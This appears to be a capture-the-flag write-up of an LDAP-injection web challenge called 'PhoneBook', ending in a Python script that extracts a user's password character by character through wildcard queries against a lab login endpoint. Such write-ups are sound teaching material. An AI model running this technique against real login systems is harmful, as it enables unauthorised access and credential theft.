

PhoneBook

1) Checked the page





It says we can login from workstation, meaning they use ldap protocol for login, we can use * to inject ldap query

2) The page is vulnerable to ldap injection



3) Got access to search page





4) Made a script to bruteforce password of reeves

```
import requests
from string import printable
from urllib.parse import urlencode

headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

res = ''
while True:
    for c in printable.replace('*', '').replace('(', '').replace(')', '').replace('&', ''):
        print(f"\r\033[2K Trying: {res+c}", end='')
        # URL-encode the password
        password = 'username=reese&' + urlencode({'password': res + c + '*'})
        response = requests.post('http://94.237.57.251:41346/login', data=password, allow_redirects=False, headers=headers)
        if response.headers.get('Set-Cookie'):
```

```
            res += c
            break
    else:
        break

print(res)
```

5) Got flag